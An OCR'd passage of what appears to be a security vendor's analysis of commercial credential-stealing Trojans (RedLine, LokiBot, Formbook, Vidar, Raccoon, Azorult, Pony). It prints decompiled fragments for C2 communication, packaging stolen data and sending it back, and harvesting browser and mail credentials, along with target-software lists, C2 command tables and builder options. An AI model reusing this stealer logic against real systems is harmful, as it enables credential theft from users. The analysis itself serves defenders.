

Figure 6-6 Return via HTTP 66

6.2 Redline

Redline is a kind of espionage Trojan sold in hacker forums. The authors of it have posted messages on multiple forums, and offer buy-out or subscription-based options, traded through Telegram's self-service robots. The Trojan was discovered in March 2020. although the Trojan horse has only appeared for nearly two years, it has powerful and perfect information stealing function and is one of the most popular Trojan families. For detailed analysis, see Antiy's report "Analysis of the RedLine Spyware Malware Spread via Video Websites" [2].[2]

- **Data theft**

Connect to C2 to obtain configuration information, including country and region blacklist, IP blacklist, password-stealing function switch, and designated file collection rules.



Figure 6-7 Received Server Configuration Information 67

- **Data return**

Network communication with C2 using the ChannelFactory class in the C # language.

```
public bool RequestConnection(string address)
{
    bool result;
    try
    {
        this.serviceInterface = new ChannelFactory<IRemoteEndpoint>(SystemInfoHelper.CreateBind(), new EndpointAddress(new Uri("net.tcp://" +
          address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0]))
        {
            Credentials =
            {
                ServiceCertificate =
                {
                    Authentication =
                    {
                        CertificateValidationMode = X509CertificateValidationMode.None
                    }
                }
            }
        }.CreateChannel();
        result = true;
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```


Figure 6-8 Sample Network Communication Part Codes 68

6.3 Lokibot

The LokiBot secret Trojan horse is also known as Loki, LokiPWS, and is mainly spread through phishing emails. The LokiBot, which dates back to 2015, was sold by users called "lokistov" and "Carter" on a hacker forum for $400. The source code of the LokiBot server was leaked, and later there was a "pirated version" with a price of only $80 and a lot of modified configuration information, which indirectly led to the popularity of the LokiBot Trojan horse.

- **Data theft**

Construct an array of functions, each of which contains a stealthy function for a particular piece of software, and then execute the functions in turn.

```
v2[82] = (int)sub_409A03;                // Postbox
v2[83] = (int)sub_409182;                // FossaMail
v2[84] = (int)sub_40CC6D;                // MailBox
v2[85] = (int)sub_40D3CD;                // WinChips
v2[86] = (int)sub_40D6BD;                // Outlook
v2[87] = (int)sub_40E60D;                // Ymail
v2[88] = (int)sub_40DCEA;                // Trojitá
v2[89] = (int)sub_40E506;                // TrulyMail
v2[90] = (int)sub_41127E;                // SPN文件
v2[91] = (int)sub_411333;                // To-Do
v2[92] = (int)sub_410F84;                // Stickies
v2[93] = (int)sub_410D75;                // NoteFly
v2[94] = (int)sub_410E86;                // NoteZilla
v2[95] = (int)sub_411165;                // Microsoft Sticky
v2[96] = (int)sub_4114E0;                // KeePass
v2[97] = (int)sub_41145E;                // Enpass
v2[98] = (int)sub_4115A1;                // Roboform
v2[99] = (int)sub_4113F0;                // 1Password
v2[100] = (int)sub_41163A;               // Mikrotik Winbox
do
{
  sub_412FEB(v1[v0], (int (*)(void))v2[v0]);
  ++v0;
}
while ( v0 < 101 );
```


Figure 6-9 Building a list of secret functions 69

The detailed scope of theft is shown in the table below:

Table 6-2 Scope of Secret Data2

Browser	**Black Hawk**	**Chrome**	**Cyberfox 86**	**Firefox**
	Flock	Icedragon	Internet Explorer	K-Meleon
	Lunascape6	Opera	Ale Moon	Qtweb
	Qupzilla	Safari	Seamonkey	Waterfox
Password manager	1password	Enpass	Keepass	Msecure
	Roboform			
Remote management tools	32bitftp	Able FTP	Alftp	Automize
	Bitkinex	Blazeftp	Bvsshclient	Classicftp
	Cyberduck	Deluxe FTP	Easyftp	Expandrive
	Far FTP Pulgins	Fastream NETFile	Filezilla	Flashfxp
	Fling	Freshftp	Ftp Navigator	Ftp Now
	Ftpbox	Ftpbetter	Ftpinfo	Ftpshell
	Fullsync	Goftp	Jasftp	Kitty
	Linasftp	Myftp	Netdrive2	Nexus File
	Novaftp	Nppftp	Odin Secure FTP Expert	Securefx
	Sftpnetdrive	Sherrod FTP	Smartftp	Staff-FTP
	Steed	Superputty	Syncovery	Total Commander
	Ultrafxp	Vnc	Wcx _ ftp	Winftp Client
	Winscp	Ws _ FTP	Xftp	

E-mail	Checkmail	Fossamail	Foxmail	Gmail Notifier Pro
	Incredimail	Mailbox	Mozilla Thunderbird	Opera Mail
	Outlook	Pocomail	Postbox	Softwaretz Mailing
	Trojitá	Trulymail	Ymail	
Notes	Microsoft Sticky	Notefly	Notezilla	Stickies
	To-Do			
Others	*. Spn	Full Tilt Poker	Mikrotik Winner	Pidgin
	Poker Stars	Winchips		

- **Receive C2 instructions and execute subsequent functions**

Further operation is performed according to the C2 instruction. Support functions include stealing data again, downloading and executing plug-ins, upgrading itself, and self-deleting.

Figure 6-10 Downloading and executing the plug-in 610

6.4 Formbook

Formbook is a very popular commercial theft Trojan that has been sold on hacking forums since 2016 as a MaaS (malware as a service) with versions constantly iteratively updated. Formbook is mainly used to steal personal information of the target, and can automatically collect sensitive information in the target system, with keylogger and screen capture functions. At the same time, it has the remote control ability and can control the target system for a long time.

Antiy has analyzed and reported the theft of FormBook Trojan by an organization [4].[4]

- **Data theft**

Circular search and hijacking the following list of the process, stealing process data, stealing content including keyboard record, account password and so on.

Table 6-3 List of target processes

Browser	**360browser.exe**	**Browser.exe**	**Coolnovo.exe**	**Cyberfox.exe**	**Chrome.exe**
	Doobe.exe	Firefox.exe	Ubrowser.exe	Ybrowser.exe	Opera.exe
	Safari.exe	Deepnet.exe	Icedragon .exe	Iridium .exe	K-meleon. exe
	Maxthon. exe	Microsoftedgecp.exe	Midori.exe	Mustang.exe	Orbitum.exe
	Palemoon. exe	Qupzilla.exe	Superbird .exe	Vivaldi.exe	Waterfox.exe
Mail client	Foxmail.exe	Gmailnotiferpro.exe	Incmail.exe	Operamail.exe	Outlook.exe
	Thunderbird.exe				
Instant messaging Client	Whatsapp.exe	Skype.exe	Icq.exe	Pidgin.exe	Trillian.exe
	Yahoomessenger.exe				
Ftp client	3dftp.exe	Alftp.exe	Filezilla.exe	Flashfxp. exe	Ncftp.exe
	Coreftp.exe	Scriptftp.exe	Leechftp.exe	Smartftp.exe	Webdrive.exe
	Winscp.exe				

- **Data return**

Data packets are constructed and sent back through the HTTP protocol.

```
strcpy(v37, "2.3");                             // 版本
*(_DWORD *)&v37[4] = 0;
*(_DWORD *)&v37[8] = 0;
*(_DWORD *)&v37[12] = 0;
strcpy((char *)v48, "XLNG:");                   // 魔术字
*(_DWORD *)&v48[3] = 0;
v49 = 0;
v50 = 0;
v3 = v2 + 0x2000;
result = sub_40B310((int *)a1, (int)&v21);
if ( result )
{
  v5 = wstrlen(&v21);
  v51 = crc32(&v21, 2 * v5);
  v6 = strlen(v48);
  memcpy(v3 + 33944, v48, v6);
  a1a = (config *)(strlen((_BYTE *)(v3 + 33944)) + v3 + 33944);
  RtlIntegerToChar(a1 + 28, v51, 16, 32, (int)a1a);
  sub_41A090((_BYTE *)(v3 + 33944), v37, 0);
  memcpy(a1 + 2972, a1a, 4);
  if ( *(_DWORD *)(a1 + 2884) )
  {
    v18 = 0;
    v17 = (char *)&v32;
    v16 = (_BYTE *)(v3 + 33944);
    *(_DWORD *)(v3 + 8) = 1;
    sub_41A090(v16, v17, (unsigned int)v18);
  }
  sub_41A090((_BYTE *)(v3 + 33944), &v41, 0);
  strcpy(v53, " x86");                           // 系统构架
  strcpy(v52, " x64");
```

Figure 6-11 Construction of a Packet 611

- **Receive C2 instructions and execute subsequent functions**

Formbook supports accepting C2 instructions to implement further attacks. The function of instruction includes delivering module, upgrading, uninstalling, executing command, searching information, etc.

Figure 6-12 Executing C2 Commands 612

The detailed instruction functions are shown in the table below:

Table 6-4 Instruction function table 6-3

Instructions	Specific roles
1	Decrypt PE file under% Temp%, call ShellExecuteA ()
2	Updates the FormBook in the target system
3	Unloads the FormBook in the target system
4	Call ShellExecuteA () to execute the delivered command that decrypts from the packet
5	Delete the files. sqlite and Cookies and search the three main user data paths
6	Restart the target system
7	Shut down the target system
8	Add the FormBook self- startup item and send all the stolen data to the C2 server
9	Decrypt the zip file from the data identified from the beginning of the packet to the end of the string, and save it to% Temp% with a random string, and extract it to the same folder.

6.5 Vidar

Vidar, which was first discovered in December 2018, is sold primarily through hacking forums and anonymous messaging software, with long-range prices ranging from $130 to $750. There are strong homology between Arkei

and Arkei, the whole structure and the core code of communication protocol are basically the same, so it is presumed that Vidal is an updated version or a branch version of Arkei.

- **Data theft**

  According to the C2 instruction, the main functions of the instruction are as shown in the figure below:

Figure 6-13 Steal according to C2 instruction 613

- **Data return**

  The stolen data is packed into zip format and sent to C2 via the HTTP protocol.

```
  while ( *++v8 )
    ;
  qmemcpy(v8, v9, v10 - v9);
}
close(v27);
sub_DF0A30(v26, path_programdata);
SetCurrentDirectoryA(path_programdata);
sub_DEFC30();
v29 = zip_create(zipFileName, 0);
zip_addfile(v29, &byte_DF94DF, path_programdata);
zip_close(v29);
readzip(v27, Src, zipFileName);
if ( http(v27, c2) )
{
  v5 = getResponse(v27);
  v6 = &v5[strlen(v5) + 1];
  v4 = &path_autofill[999];
  while ( *++v4 )
    ;
  qmemcpy(v4, v5, v6 - v5);
}
SetCurrentDirectoryA(str_c_programdata);
if ( (&v14[strlen(v14) + 1] - &v14[1]) > 4 )
  sub_DF0130(v14);
sub_DEF540(path_programdata);
```

Figure 6-14 Packet data into zip format for sending 614

6.6 Raccoon

The Raccoon espionage Trojan was first discovered in 2019. In comparison with other secret-stealing Trojan, Raccoon only has that function of secret-stealing, and lack the defense and evasion ability of anti-sandbox, anti-

virtual machine, etc. Therefore, the Raccoon development team has suggested in the forum that users should use third-party loaders or obfuscators to protect malicious code.

- **Data theft**

  Obtain basic system information such as computer hardware.

```
v5 = GetUserDefaultLCID();                  // 系统语言
GetLocaleInfoA(v5, 0x1001u, (LPSTR)(a1 - 1588), 256);// 区域
GetUserNameA((LPSTR)(a1 - 2472), (LPDWORD)(a1 - 440));// 用户名称
GetComputerNameA((LPSTR)(a1 - 2732), (LPDWORD)(a1 - 444));// 计算机名称
GetSystemInfo((LPSYSTEM_INFO)(a1 - 1332));    // 关于当前系统的信息
GlobalMemoryStatusEx((LPMEMORYSTATUSEX)(a1 - 1136));// 内存信息
v148 = GetSystemMetrics(0);                 // 主显示屏的屏幕宽度
v150 = GetSystemMetrics(1);                 // 主显示屏的屏幕高度
for ( i = 0; i < EnumDisplayDevicesA(0, 0, (PDISPLAY_DEVICEA)(a1 - 2212), 0); ++i )// 显示设备
```

Figure 6-15 System Information 615

Detect the browser installed in the system, and download sqlite3.dll for stealing browser cookies, saved passwords and other information.

```
                        ; "\\Mozilla\\Firefox\\"
    dd offset aSoftwareMozill ; "SOFTWARE\\Mozilla\\Mozilla Firefox"
    dd offset aLoginData    ; "Login Data"
    dd offset aCookies      ; "Cookies"
    dd offset aWaterfox     ; "Waterfox"
    db  1Ch
    db    0
    db    0
    db    0
    dd offset aWaterfox_0   ; "\\WaterFox\\"
    dd offset aSoftwareMozill_0 ; "SOFTWARE\\Mozilla\\WaterFox"
    dd offset aLoginData    ; "Login Data"
    dd offset aCookies      ; "Cookies"
    dd offset aSeamonkey    ; "SeaMonkey"
    db  1Ch
    db    0
    db    0
    db    0
    dd offset aMozillaSeamonk ; "\\Mozilla\\SeaMonkey\\"
    dd offset aSoftwareMozill_1 ; "SOFTWARE\\Mozilla\\SeaMonkey"
    dd offset aLoginData    ; "Login Data"
    dd offset aCookies      ; "Cookies"
    dd offset aPalemoon     ; "PaleMoon"
    db  1Ch
    db    0
    db    0
    db    0
    dd offset aMoonchildProdu ; "\\Moonchild Productions\\Pale Moon\\"
    dd offset aSoftwareMoonch ; "SOFTWARE\\Moonchild Productions\\Pale M"...
    dd offset aLoginData    ; "Login Data"
    dd offset aCookies      ; "Cookies"
```

Figure 6-16 Partial Target Browser 616

Obtain the mail address and account credentials in the mail client.

```
v25[17] = 0;
v1 = L"SMTP Email Address";
v25[0] = (int)L"SMTP Server";
v25[1] = (int)L"POP3 Server";
v2 = (const WCHAR **)v25;
v25[2] = (int)L"POP3 User Name";
v25[3] = (int)L"SMTP User Name";
v25[4] = (int)L"NNTP Email Address";
v25[5] = (int)L"NNTP User Name";
v25[6] = (int)L"NNTP Server";
v25[7] = (int)L"IMAP Server";
v25[8] = (int)L"IMAP User Name";
v25[9] = (int)L"Email";
v25[10] = (int)L"HTTP User";
v25[11] = (int)L"HTTP Server URL";
v25[12] = (int)L"POP3 User";
v25[13] = (int)L"IMAP User";
v25[14] = (int)L"HTTPMail User Name";
v25[15] = (int)L"HTTPMail Server";
v25[16] = (int)L"SMTP User";
```

Figure 6-17 Stealing Information Related to Email Client 617

- **Data return**

The collected data is compressed as a zip file and sent back to the C2 server, and finally the cmd instruction is used for self-deletion.

6.7 Azorult

Trojan Azorult was first discovered in July 2016 and has been upgraded several times so far. The Trojan steals account credentials, passwords and digital currency saved by the browser and sends them to the C2 server automatically. at the same time, it also has the function of loading other malicious codes.

- **Data theft**

Part of the scope of theft is as follows.

Table 6-5 Targets of the espionage 4

System	Serial Number	Product name	User name	Computer name
	Display screen resolution	Regional information	Time zone information	Cpu
	Ram	Screen Shot		
Crypto-currency client	Electrum	Electrum-LTC	Ethereum	Exodus
	Multibithd	Monero	Bitcoin	Jaxx
E-mail client	Outlook			
Other commonly used software	Skype	Telegram	Steam	Winscp

- **Load other loads**

Download the subsequent payload under% Temp% or% ProgramFiles%, check whether the file extension is exe, run with CreateProcessW if yes, run with ShellExcuteW if not.



Figure 6-18 Loading Other Malware 618

6.8 Pony

Trojan Pony, also known as Fareit, Siplog, was first discovered in 2011 and was able to steal information from victim hosts and load other malware. The Trojan supports a variety of customized functions to meet the needs of different buyers.

- **Data theft**

The scope of theft includes system information, FTP tools, browsers, email clients, cryptocurrency clients and other common software.

Table 6-6 Targets of the espionage 5

System information	Operating system version	Country / Region	Language	Authority
	Machine model			
Ftp tool	Far Manager	Cuteftp 6 / 7 / 8 / 9 / pro / lite	Flashfxp 3 / 4	Filezilla
	Bpftp	Smartftp	Turboftp	Ffftp
	Coffeecup Software	Coreftp	Ftp Explorer	Vandyke
	Ultrafxp	Ftprush	Ws _ FTP	Websitepublisher
	Expandrive	Classicftp	Fling	Leapftp
	Softx FTP	32bitftp	Ftpvoyager	Winftp
	Ftpbetter	Alftp	Deluxe FTP	Freshftp
	Blazeftp	Goftp	3d-FTP	Easyftp
	Ftp Now	Robo - FTP 3.7	Linasftp	Cyberduck
	Putty	Ftpshell	Ftpinfo	Ftp Browser
	My FTP	Novaftp	Windows Commander	Total Commander
	Ftp Commander	Ftp Navigator	Ftp Control	Wiseftp
	Leechftp	Fireftp	Sftp	Ftp Disk
Browser	Opera	Firefox	Seamonkey	Flock

	Ie	Yandex	Chrome	
Mail client	Windows Live Mail	Rimarts Mailbox	Incredimail	Batmail
	Outlook	Thunderbird	Pocomail	
Cryptocurrency	Bitcoin	Electrum	Multibit	Litecoin
	Namecoin	Terracoin	Armory	Craftcoin
	Ppcoin	Primecoin	Feathercoin	Novacoin
	Frecoin	Devcoin	Franko	Protoshare
	Megacoin	Quarkcoin	Worldcoin	Infinitecoin
	Ixcoin	Anoncoin	Bbqcoin	Digitalcoin
	Mincoin	Goldcoin	Yacoin	Zetacoin
	Fastcoin	I0coin	Tagcoin	Bytecoin
	Florincoin	Phoenixcoin	Luckycoin	Junkcoin
Others	Notepad + +	Nexus File	Directory Opus	

- **Customization of other functions**

The Trojan can perform advanced setting and parameter setting in the generator.

Table 6-7 Advanced Settings6

Options	Description
Compression	Compress the executable file and reduce the size of the program
Encryption	The return data is encrypted using the RC4 algorithm
Encryption password	Set the encryption password of RC4 algorithm
Debug mode	For commissioning
Only new reports are sent	Return data without repetition
From Delete	Self-deletion is carried out after the theft is completed
Add an icon	Set the icon for the program
Upx package	Use UPX to compress programs
Number of reports attempted to be sent	Sets the number of attempts made when a backpass fails
Build options	Choose to build the Trojan horse as an EXE file or a DLL file

The parameter list supported by secret Trojan is as follows.

Table 6-8 Parameter List 7

Parameters	Description
-PACK_REPORT	The return data is compressed
-ENCRYPT_REPORT	Encrypted reporting
-REPORT_PASSWORD	Encrypted password, MesoAmerica by default
-SAVE_REPORT	Save return data to disk (for debugging purposes)
-ENABLE_DEBUG_ONLY	Debug mode
-SEND_MODIFIED_ONLY	Only the new data is returned
-SELF_DELETE	Enable self-delete

-SEND_EMPTY_REPORTS	Return blank data
-ADD_ICON	Add an icon
-UPX	Packaging with UPX
-DOMAIN_LIST	List of domains
-LOADER_EXECUTE_NEW_FILES_ONLY	The same file is run only once
-DISABLE_MODULE	Delete the specified theft module
-DLL_MODE	Born as a DLL file
-COLLECT_HTTP	Additional HTTP / HTTPS collection
-COLLECT_EMAIL	Additional collection of email information
-UPLOAD_RETRIES=N	The number of times the data is returned, the default value is 2
-DISABLE_GRABBER	Disable the theft function and only use it to load other programs

7 Horizontal contrast of popular espionage Trojan

For the above espionage Trojan families, the characteristics are summarized and compared according to the activity cycle of "prepare → sell → spread → steal → return," as shown in the table below:

Table 7-1 Horizontal comparison of popular commercial secret-stealing Trojans (★ indicating that it has corresponding functions) 1

The espionage Trojan family		Agent Tesla	Redline	Lokibot	Formbook	Vidar	Raccoon	Azorult	Pony
The earliest discovery time		Jan-14	2020	May 2015	February 2016	Dec-18	February 2019	Jul-16	Jan-11
Coding language		C #	C #	C / C + +	C / C + +	C / C + +	C / C + +	Delphi	Compilation
Secret Trojan horse sale	Promotion channels	Self-built website, hacker forum, social platform	Hacker forums, social platforms	Hacker Forum	Hacker Forum	Hacker Forum	Hacker Forum	Hacker Forum	Hacker Forum
	Selling price (USD)	10 -120	150-900	50-400	20-300	80-400	75 - 200	20-350	15-300
Scope of theft	Basic information	★	★	★	★	★	★	★	★
	Keylogger	★		★	★		★		
	Screen capture	★	★	★	★	★	★	★	
	Clipboard	★			★				
	Browser	★	★	★	★	★	★	★	★

	Password management	★	★	★	★		★		
	Two-step verification					★			
	Digital currency		★	★	★	★	★	★	★
	E-mail	★		★	★		★	★	★
	Ftp		★	★	★			★	★
	Vpn	★	★						
	Game platform		★		★			★	
	Document collection		★		★	★			
	Remote connection	★		★					
	Note-taking software			★					★
	Social software		★		★	★		★	
Return mode	Http	★		★	★	★	★	★	★
	Tcp		★						
	Ftp	★							
	Smtp	★						★	
	Tor	★							

3 The Mapping Graph of ATT&CK Technology Features

The main technical characteristics involved in commercial espionage Trojan attack correspond to ATT&CK mapping graph as follows.



Figure 8-1 Mapping graph of technical features against ATT&CK 81

Specific ATT&CK technical behavior description table is as follows.

Table 8-1 ATT&CK Technical Behavior Description Table

ATT&CK stages / categories	Specific behavior	Notes
Investigation	Gathering information from non-public sources	Collect victim information from hacker forums
Resource development	Access to infrastructure	Gets the server infrastructure
Resource development	Intrusion into infrastructure	Hacking into other web sites as an attacking resource
Resource development	Capacity acquisition	Develop and maintain malicious code
Resource development	Environmental preparation	Deploy the attack program on the attack facility
Initial access	Phishing	Through phishing emails, phishing websites induce victims to execute
Execution	Implement by exploit host computer software vulnerability	Exploit vulnerabilities to execute
Execution	Inducing the user to execute	Inducing the user to execute
Persistence	Use automatic startup to perform booting or logging	Set the self-startup item
Persistence	Utilization of planned tasks / jobs	Set scheduled tasks
Defensive evasion	Manipulating the access token	Manipulating permission tokens for other processes
Defensive evasion	Anti-obfuscate / decode files or information	Decrypting the obfuscated payload,

		configuration information, etc
Defensive evasion	Concealment	Hidden and execute in that background
Defensive evasion	Execute orders indirectly	Execute commands through powershell, etc
Defensive evasion	Modify the registry	Change the system security settings by modifying the registry
Defensive evasion	Confusion of documents or information	Confusion of load and configuration information
Defensive evasion	Process injection	Inject into the system process
Defensive evasion	Virtualization / Sandbox Escape	Detect the virtual machine / sandbox and change the behavior accordingly
Defensive evasion	Load with reflected code	Load the decrypted payload using C # reflection mechanism
Credential Access	Obtain credentials from the location where the password is stored	Obtain passwords from browsers, password management, etc
Credential Access	Enter capture	Capture the keylogger
Credential Access	Stealing an application access token	Gets the access token for the client software
Credential Access	Stealing Web Session Cookie	Stealing Cookie from Browser
Findings	Find files and directories	Finding documents to be collected
Findings	Discovery Process	List of Discover System Processes
Findings	Discovery Software	List of system software found
Findings	Discovery of system information	Identify the basic information of the system
Findings	Discover the geographical location of the system	Find the system geographical location, language area and other information
Findings	Discover the system owner / user	Discovery system user name
Findings	Discovery of system services	Discovery of system services
Findings	Virtualization / Sandbox Escape	Detect a virtualized / sandbox environment
Collection	Automatic collection	Automatically collect the information you need
Collection	Collect clipboard data	Collect clipboard data
Collection	Temporary storage of data	Collect data to a temporary path
Collection	Collect e-mail	Collect e-mail
Collection	Enter capture	Capture the keylogger
Collection	Get a screenshot	Get a screenshot
Collection	Capture video	Capture camera video
Command and control	The application layer protocol is used	Use protocols such as HTTP, SMTP, etc
Command and control	Encoded data	Encode the traffic data
Command and control	Confusion of data	Confusion of flow data
Command and control	Use an encrypted channel	Use SSL to encrypt traffic

Command and control	Use the alternate channel	Configure the alternate C2 address
Command and control	Standard non-application layer protocols are used	Communicate directly using the TCP protocol
Command and control	Take advantage of legitimate Web services	Use of public platforms
Data seeps out	Automatically seeps out data	Automatically return the collected information
Data seeps out	Limit the size of the transmitted data	Limit the size of the transmitted data
